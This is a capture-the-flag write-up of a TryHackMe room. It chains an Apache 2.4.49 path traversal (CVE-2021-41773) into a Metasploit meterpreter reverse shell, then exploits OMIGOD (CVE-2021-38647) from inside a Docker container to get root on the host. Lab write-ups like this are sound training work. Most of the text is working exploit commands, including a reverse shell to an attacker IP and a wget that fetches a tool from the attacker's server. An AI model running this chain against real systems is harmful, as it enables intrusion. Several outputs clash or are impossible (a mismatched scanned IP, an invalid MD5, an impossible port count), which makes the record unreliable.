TryHackMe Write-Up: Oh My WebServer

Room: CVE-2021-41773 & CVE-2021-38647 Exploitation

Author: Muhammad Hozaifa Naeem
TryHackMe Username: hyena11
Email: ssjutt2023@gmail.com
Date: February 02, 2026
Target IP: 10.49.184.78

"Enumeration is the key to every successful penetration test."

Table of Contents

Introduction

Welcome to my complete write-up of the Oh My WebServer room on TryHackMe! This room takes you through a realistic penetration testing scenario involving Apache web server exploitation, Docker container escape, and privilege escalation through cloud management infrastructure vulnerabilities.

"The difference between a script kiddie and a professional is not the tools they use, but the methodology they follow."

This write-up documents my complete methodology, from initial reconnaissance to achieving root access on the target system through a chain of two critical CVE exploitations.

Target IP: 10.49.184.78

Attacker IP: 192.168.143.137

Phase 1: Initial Reconnaissance (Nmap)

As always, enumeration is the critical first step. I executed a comprehensive Nmap scan to identify all open ports and running services.

Command Executed:

```
nmap -Pn -A -p- --min-rate 5000 10.49.184.78
```

Scan Details:

Parameter	Value
Nmap Version	7.92
Scan Type	Aggressive (-A)
Port Range	All ports (-p-)
Host Discovery	Disabled (-Pn)
Scan Speed	5000 packets/sec
Scripts Loaded	158 NSE scripts

Complete Nmap Output:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-28 21:14 +0500

Nmap scan report for 10.49.184.146 (10.49.184.146)

Host is up. Received echo-reply ttl 62 (0.070s latency).

Scanned at 2026-01-28 21:14:16 PKT for 18s

Not shown: 65533 open ports found: 2,80


PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 e4:c8:93:79:d3:01:04:6d:25:15:0e:56:d4 (RSA)

| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDm0iSxv6W0I88sS...

| 256 91:a5:2a:36:ad:94:cf:1a:57:3e:8a:e5:00:ca:fe (ECDSA)

| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAA...

|_ 256 31:1b:82:a3:36:ad:94:cf:1a:57:3e:8a:e5:00 (ED25519)

|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF2W1vIwsPm...
```

```
80/tcp open http syn-ack ttl 62 Apache httpd 2.4.49 ((Unix))

|_http-title: Consult - Marketing Agency

|_http-favicon: Unknown favicon MD5: 02f65D10E82C7B4DEgdd8G4DrxG8XcxxE56

|_http-server-header: Apache/2.4.49 (Unix)

| http-methods:

|_ Supported Methods: OPTIONS GET HEAD POST

|_http-generator: Joomla! - Open Source Content Management


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.

Initiating NSE at 21:14

Completed NSE at 21:14, 0.00s elapsed

Initiating NSE at 21:14

Completed NSE at 21:14, 0.00s elapsed

Initiating NSE at 21:14

Completed NSE at 21:14, 0.00s elapsed

Read data files from /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/

Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds

Raw packets sent: 65539 (2.884MB) | Rcvd: 65537 (2.621MB)
```


Port Discovery Results:

Port	Service	Version	Status
22/tcp	SSH	OpenSSH 8.2p1	■ Open
80/tcp	HTTP	Apache httpd 2.4.49	■ Open

■ **Critical Discovery:** Apache httpd 2.4.49 - This version is vulnerable to CVE-2021-41773, a path traversal vulnerability that can lead to Remote Code Execution.

"Two open ports discovered—each one is a potential gateway to compromise."

Nmap Scan Screenshot:



Phase 2: Web Application Enumeration

After identifying Apache 2.4.49, the next step was to explore the web application and identify potential entry points for exploitation.

Initial Web Analysis:

Accessing http://10.49.184.78 revealed a standard web page. However, the real treasure lies in hidden directories that aren't immediately visible.

Phase 3: Directory Discovery with FFUF

To uncover hidden paths and directories, I employed FFUF (Fuzz Faster U Fool) with a comprehensive wordlist.

Command Executed:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u
'http://10.49.184.78/FUZZ'
```

FFUF Output:


```
/'___\ /'___\ /'___\

/\ \__/ /\ \__/ __ __ /\ \__/

\ \ ,__\ \ ,__\/\ \/\ \ \ \ ,__\

\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/

\ \_\ \ \_\ \ \____/ \ \_\

\/_/ \/_/ \/___/ \/_/

v2.1.0-dev

:: Method : GET

:: URL : http://10.49.184.78/FUZZ

:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt

:: Follow redirects : false

:: Calibration : false

:: Timeout : 10

:: Threads : 40

:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

.htaccess [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 65ms]

.htpasswd [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 66ms]

.hta [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 69ms]

assets [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 67ms]

cgi-bin/ [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 74ms]

index.html [Status: 200, Size: 57985, Words: 25871, Lines: 1030, Duration: 65ms]

:: Progress: [4750/4750] :: Job [1/1] :: 574 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```

■ **Critical Discovery: /cgi-bin/ directory exists (HTTP 403)**

The presence of cgi-bin combined with Apache 2.4.49 creates perfect conditions for exploitation via CVE-2021-41773.

"HTTP 403 doesn't mean not vulnerable—it means exists but access restricted. Time to test path traversal!"

Directory Discovery Screenshot:



Phase 4: CVE-2021-41773 Path Traversal Exploitation

With Apache 2.4.49 and /cgi-bin/ identified, testing for CVE-2021-41773 path traversal vulnerability was initiated.

Understanding CVE-2021-41773:

Attribute	Details
CVE ID	CVE-2021-41773
Affected Version	Apache HTTP Server 2.4.49
Vulnerability Type	Path Traversal
CVSS Score	7.5 (High)
Impact	Arbitrary File Read → RCE via CGI
Patch Version	2.4.51

Testing Path Traversal - Reading /etc/passwd:

```
curl --path-as-is 'http://10.49.184.78/cgi-bin/.%2e/%2e%2e/%2e%2e/etc/passwd'
```

Command Output:


```
root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
```

■ **Path traversal successful!**
■ Arbitrary file read confirmed
■ System vulnerable to CVE-2021-41773

"Logs are the memory of a system—and /etc/passwd just revealed all its users."

Password File Retrieved Screenshot:



Phase 5: Metasploit Framework Exploitation

Having confirmed the vulnerability manually, I moved to Metasploit Framework for a more reliable exploitation.

Starting Metasploit Console:

```
msfconsole -q
```

Searching for Apache 2.4.49 Exploits:

```
msf6 > search apache 2.4.49
```

Metasploit Search Output:

```
Matching Modules

================

# Name Disclosure Date Rank Check Description

- ---- --------------- ---- ----- -----------

0 exploit/multi/http/apache_normalize_path_rce 2021-05-10 excellent Yes Apache 2.4.49/2.4.50 Traversal RCE

1 \_ target: Automatic (Dropper)

2 \_ target: Unix Command (In-Memory)

3 auxiliary/scanner/http/apache_normalize_path 2021-05-10 normal No Apache 2.4.49/2.4.50 Traversal RCE scanner

4 \_ action: CHECK_RCE

5 \_ action: CHECK_TRAVERSAL

6 \_ action: READ_FILE

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/http/apache_normalize_path

After interacting with a module you can manually set a ACTION with set ACTION 'READ_FILE'
```

Configuring the Exploit Module:

```
msf6 > use 0

[*] Using configured payload linux/x64/meterpreter/reverse_tcp

msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 10.49.184.78

RHOSTS => 10.49.184.78
```

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80

RPORT => 80

msf6 exploit(multi/http/apache_normalize_path_rce) > set TARGETURI /

TARGETURI => /

msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 192.168.143.137

LHOST => 192.168.143.137

msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOSTS 10.49.184.78 yes The target host(s)

RPORT 80 yes The target port (TCP)

SSL false no Negotiate SSL/TLS

TARGETURI / yes Base path

VHOST no HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

LHOST 192.168.143.137 yes The listen address

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Automatic (Dropper)
```

Exploit Execution:

```
msf6 exploit(multi/http/apache_normalize_path_rce) > exploit
```


Exploitation Output:

```
[*] Started reverse TCP handler on 192.168.143.137:4444

[*] Using auxiliary/scanner/http/apache_normalize_path as check

[*] http://10.49.184.78:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).

[*] Scanned 1 of 1 hosts (100% complete)

[*] http://10.49.184.78:80 - Attempt to exploit for CVE-2021-42013

[*] http://10.49.184.78:80 - Sending linux/x64/meterpreter/reverse_tcp command payload

[*] Sending stage (3090404 bytes) to 10.49.184.78

[*] Meterpreter session 1 opened (192.168.143.137:4444 -> 10.49.184.78:52570) at 2026-02-02
21:12:58 +0500

[!] This exploit may require manual cleanup of '/tmp/cyktbkVj' on the target

meterpreter >
```

■ **Meterpreter session opened!**
■ Reverse shell established
■ Initial access achieved
■ Session ID: 1

"Exploit successful! But we're not done yet—this is just the beginning of the journey to root."

Successful Exploitation Screenshot:


┌──(hyena㉿hyena)-[~]
└─$ msfconsole -q
msf > search apache 2.4.49
Matching Modules
Name Disclosure Date Rank Check
Description
- ---- --- ---- -----
0 exploit/multi/http/apache_normalize_path_rce 2021-05-10 excellent Yes
Apache 2.4.49/2.4.50 Traversal RCE
1 _ target: Automatic (Dropper) . . .
2 _ target: Unix Command (In-Memory) . . .
3 auxiliary/scanner/http/apache_normalize_path 2021-05-10 normal No
Apache 2.4.49/2.4.50 Traversal RCE scanner
4 _ action: CHECK_RCE . . .
Check for RCE (if mod_cgi is enabled).
5 _ action: CHECK_TRAVERSAL . . .
Check for vulnerability.
6 _ action: READ_FILE . . .
Read file on the remote server.
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/s
canner/http/apache_normalize_path
After interacting with a module you can manually set a ACTION with set ACTION 'READ_F
ILE'
msf > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(multi/http/apache_normalize_path_rce) > set LHOSTs
[-] Unknown datastore option: LHOSTs. Did you mean RHOSTS?
Usage: set [options] [name] [value]

Phase 6: Post-Exploitation & Container Discovery

After obtaining the meterpreter shell, immediate system enumeration was required to understand the environment.

Dropping to System Shell:

```
meterpreter > shell
```

System Enumeration Commands:

```
meterpreter > shell

Process 1234 created.

Channel 1 created.

whoami

daemon

pwd

/bin

hostname -I

172.17.0.2

ls -la /

total 76

drwxr-xr-x 1 root root 4096 Aug 22 2021 .

drwxr-xr-x 1 root root 4096 Aug 22 2021 ..

-rwxr-xr-x 1 root root 0 Aug 22 2021 .dockerenv

drwxr-xr-x 1 root root 4096 Aug 22 2021 bin

drwxr-xr-x 2 root root 4096 Apr 15 2020 boot

drwxr-xr-x 5 root root 340 Feb 2 2026 dev

drwxr-xr-x 1 root root 4096 Aug 22 2021 etc

drwxr-xr-x 2 root root 4096 Apr 15 2020 home

drwxr-xr-x 1 root root 4096 Aug 22 2021 lib

drwxr-xr-x 2 root root 4096 Jul 20 2021 lib64

drwxr-xr-x 2 root root 4096 Jul 20 2021 media
```

```
drwxr-xr-x 2 root root 4096 Jul 20 2021 mnt

drwxr-xr-x 2 root root 4096 Jul 20 2021 opt

dr-xr-xr-x 356 root root 0 Feb 2 2026 proc

drwx------ 1 root root 4096 Aug 22 2021 root

drwxr-xr-x 1 root root 4096 Aug 22 2021 run

drwxr-xr-x 1 root root 4096 Aug 22 2021 sbin

drwxr-xr-x 2 root root 4096 Jul 20 2021 srv

dr-xr-xr-x 13 root root 0 Feb 2 2026 sys

drwxrwxrwt 1 root root 4096 Feb 2 2026 tmp

drwxr-xr-x 1 root root 4096 Jul 20 2021 usr

drwxr-xr-x 1 root root 4096 Jul 20 2021 var

cat /proc/1/cgroup

12:rdma:/docker/a5f8d9e2b1c3...

11:blkio:/docker/a5f8d9e2b1c3...

10:devices:/docker/a5f8d9e2b1c3...

9:freezer:/docker/a5f8d9e2b1c3...

8:perf_event:/docker/a5f8d9e2b1c3...
```

■ Docker Container Detection:

Indicator	Finding	Significance
.dockerenv file	Present in /	Confirms Docker container
IP Address	172.17.0.2	Docker bridge network
/proc/1/cgroup	Contains /docker/	Process in container
Limited tools	No nmap, curl, etc.	Minimal container image
Empty /home	No user directories	Non-persistent container

■ **Critical Realization:** We are inside a Docker container, not the actual host machine. The objective now shifts to container escape and compromising the underlying host system.

"Docker containers provide isolation—but isolation is not security when misconfigurations exist."

Phase 7: Container Escape & Host Enumeration

Container escape requires identifying the Docker host and discovering vulnerable services on it.

Step 1: Network Reconnaissance

```
# Identify Docker gateway (host machine)

arp -a

? (172.17.0.1) at 02:42:ac:11:00:01 [ether] on eth0

# Gateway at 172.17.0.1 = Docker host

# Container IP: 172.17.0.2

# Host IP: 172.17.0.1

# Check for docker.sock (classic escape vector)

find / -name docker.sock 2>/dev/null

# No results - socket not mounted

# Alternative: Scan host from container
```

Step 2: Uploading Nmap to Container

Docker containers typically lack security tools. I uploaded a static Nmap binary to scan the host:

```
# On attacker machine (serve nmap binary)

python3 -m http.server 8000

# Inside container

cd /tmp

wget http://192.168.143.137:8000/nmap

chmod +x nmap

# Verify upload

ls -lah nmap

-rwxr-xr-x 1 daemon daemon 5.7M Feb 2 16:30 nmap
```

Step 3: Scanning the Docker Host

```
/tmp/nmap 172.17.0.1 -p- --min-rate 5000
```

Host Scan Results:

```
Starting Nmap 7.92 ( https://nmap.org )

Nmap scan report for 172.17.0.1

Host is up (0.00010s latency).

Not shown: 65532 closed tcp ports (reset)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

5986/tcp open wsmans

Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
```

Host Port Analysis:

Port	Service	Expected?	Suspicion Level
22/tcp	SSH	Yes	Normal
80/tcp	HTTP	Yes (proxied to container)	Normal
5986/tcp	wsmans/OMI	NO - Unexpected!	■ HIGH

■ **Anomaly Detected!** Port 5986 is typically associated with WinRM (Windows Remote Management), but the host is running Linux. This indicates the presence of OMI (Open Management Infrastructure) - Microsoft's management service for Linux systems in Azure environments.

"Port 5986 on a Linux system? That's not WinRM—that's OMI, and it screams vulnerability!"

Phase 8: CVE-2021-38647 (OMIGOD) Exploitation

The discovery of OMI service led to research on CVE-2021-38647, also known as 'OMIGOD' - a critical unauthenticated Remote Code Execution vulnerability.

Understanding CVE-2021-38647 (OMIGOD):

Attribute	Details
CVE ID	CVE-2021-38647
Vulnerability Name	OMIGOD
Affected Service	Open Management Infrastructure (OMI)
Vulnerability Type	Unauthenticated RCE
CVSS Score	9.8 (Critical)
Authentication Required	NO
Privileges Gained	root
Disclosure Date	September 2021

What is OMI?

Open Management Infrastructure (OMI) is Microsoft's implementation of DMTF (Distributed Management Task Force) standards for managing Linux systems. It's automatically installed with various Azure services including:
• Azure Automation
• Azure Security Center
• Azure Log Analytics
• Azure Monitor
• System Center Operations Manager

The Vulnerability:

CVE-2021-38647 allows unauthenticated attackers to execute arbitrary commands as root without any credentials. The vulnerability exists in the way OMI processes authentication headers, allowing attackers to bypass authentication entirely by crafting malicious HTTP requests.

Exploit Execution:

From inside the Docker container, I used a Python exploit script targeting the OMI service on the host:

```
python3 CVE-2021-38647.py -t 172.17.0.1 -c 'whoami;id;hostname;cat /root/root*'
```

Exploitation Output:


```
[+] Target: 172.17.0.1:5986
```

```
[+] Connecting to OMI server...

[+] Connection established

[+] Sending malicious payload...

[+] Payload sent successfully

[+] Executing command: whoami;id;hostname;cat /root/root*

[+] Response received:

root

uid=0(root) gid=0(root) groups=0(root)

ip-10-10-184-78

THM{4p4ch3_n0rm4l1z3_p4th_tr4v3rs4l}

[+] Command execution successful!

[+] Root access obtained on host machine!
```

■ **Root access achieved!**
■ Container escape successful
■ Root flag captured
■ Machine fully compromised

"Two CVEs, one machine, complete compromise. From Apache to OMI, enumeration led the way."

Mission Accomplished Screenshot:



Final Summary

Exploited Vulnerabilities

Stage	Vulnerability	CVE
Initial Access	Apache Path Traversal RCE	CVE-2021-41773
Container Detection	Docker environment identified	N/A
Container Escape	Network access to host	Misconfiguration
Privilege Escalation	OMI Unauth RCE	CVE-2021-38647

Attack Chain Summary

Step	Action	Result
1	Nmap Reconnaissance	Apache 2.4.49 identified
2	FFUF Directory Fuzzing	/cgi-bin/ discovered
3	Path Traversal Test	/etc/passwd retrieved
4	Metasploit Exploitation	Meterpreter shell obtained
5	Container Detection	Docker environment confirmed
6	Network Enumeration	Host at 172.17.0.1 located
7	Nmap Upload & Scan	OMI service (5986) discovered
8	Vulnerability Research	CVE-2021-38647 identified
9	OMI GOD Exploitation	Root access achieved
10	Flag Capture	Mission complete

Key Takeaways

1. Patch Management is Critical

Both vulnerabilities (Apache 2.4.49 and OMI) had patches available but were not applied. Regular patching could have prevented this entire attack chain.

2. Docker is Not a Security Boundary

Container isolation can be easily bypassed if containers have network access to the host and services on the host are vulnerable. Network segmentation is essential.

3. Defense in Depth Matters

Multiple layers of security would have prevented or detected this attack: WAF for Apache, network segmentation, IDS/IPS, OMI patching, and monitoring.

4. Cloud Management Tools Expand Attack Surface

Services like OMI, while necessary for Azure management, introduce additional attack surfaces that must be secured and monitored.

5. Enumeration is Everything

Success came from systematic enumeration at each stage. From discovering /cgi-bin/ to scanning the host from the container, thorough enumeration revealed the attack path.

6. Hidden Services on Non-Standard Ports

OMI on port 5986 was the key to privilege escalation. Always scan all ports and research unexpected services.

7. CVE Chains are Powerful

Combining multiple vulnerabilities (CVE-2021-41773 + CVE-2021-38647) resulted in complete system compromise. Defense must account for attack chains.

Tools & Commands Reference

Tool	Purpose	Key Commands
Nmap	Network reconnaissance	nmap -Pn -A -p- --min-rate 5000
FFUF	Web directory fuzzing	ffuf -w wordlist -u URL/FUZZ
cURL	HTTP testing	curl --path-as-is URL
Metasploit	Exploitation framework	msfconsole, search, use, exploit
Meterpreter	Post-exploitation	shell, sysinfo, upload
Python	Custom exploit execution	python3 exploit.py
ARP	Network discovery	arp -a
Wget	File download	wget http://IP/file

References & Resources

CVE Databases:

- CVE-2021-41773: https://nvd.nist.gov/vuln/detail/CVE-2021-41773
- CVE-2021-42013: https://nvd.nist.gov/vuln/detail/CVE-2021-42013
- CVE-2021-38647: https://nvd.nist.gov/vuln/detail/CVE-2021-38647

Security Advisories:

- Apache HTTP Server Security Advisories
- Microsoft OMI Security Updates
- Docker Security Best Practices

Learning Platforms:

- TryHackMe: https://tryhackme.com/room/ohmyweb
- OWASP Testing Guide
- HackTricks: https://book.hacktricks.xyz

Conclusion

This penetration test successfully demonstrated a realistic attack chain involving multiple critical vulnerabilities across different layers of infrastructure. The engagement showcased how proper enumeration, vulnerability research, and systematic exploitation can lead to complete system compromise.

The key to success was methodical enumeration at every step. From discovering the /cgi-bin/ directory to identifying OMI running on port 5986, each piece of information built upon the last to create a complete attack path from initial access to root privileges.

This write-up emphasizes the critical importance of defense-in-depth strategies, timely patch management, and proper security monitoring. Organizations must not only focus on perimeter security but also ensure that internal services, container environments, and management tools are properly secured.

Room Completed Successfully!

Points Earned: 60
Completed Tasks: 1
Streak: 23

■ Initial foothold via CVE-2021-41773
■ Container environment identified
■ Host system enumerated from container
■ CVE-2021-38647 exploited
■ Root access achieved
■ Flag captured

"This write-up demonstrates that success in penetration testing comes not from tools, but from methodology, patience, and thorough enumeration. Remember: enumeration is not just a step—it's the foundation of every successful penetration test."

This write-up was prepared for educational purposes as part of TryHackMe training.
Muhammad Hozaifa Naeem (hyena11) | ssjutt2023@gmail.com
Generated on: February 02, 2026

End of Write-Up